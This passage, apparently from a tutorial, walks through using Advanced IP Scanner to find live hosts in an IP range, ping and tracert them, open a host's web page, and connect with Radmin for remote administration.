
   https://www.advanced-ip-scanner.com/download/

2. Scan the network by providing the ip range, you want to scan.Click on **scan** icon.It will show you all the live hosts in specified ip range. You can collect theinformation about live hosts by using below options.


3. Now right-click on any host ip address and choose the **Tools -> ping** command to check the connectivity of that host. You can choose any command to perform.




First, perform the **ping** scan to check the connectivity of any host.




Remote host is pinging



Now choose the **Tracert** command to track the route to the host :



Now choose the **http** option to connect with http service of remote host.You cansee the apache server host page which is hosting on port:80



You can install Radmin viewer to take the remote access of remote access and perform the remote commands.

Make sure Radmin should also available on remote host. Only in that case Radmin will function.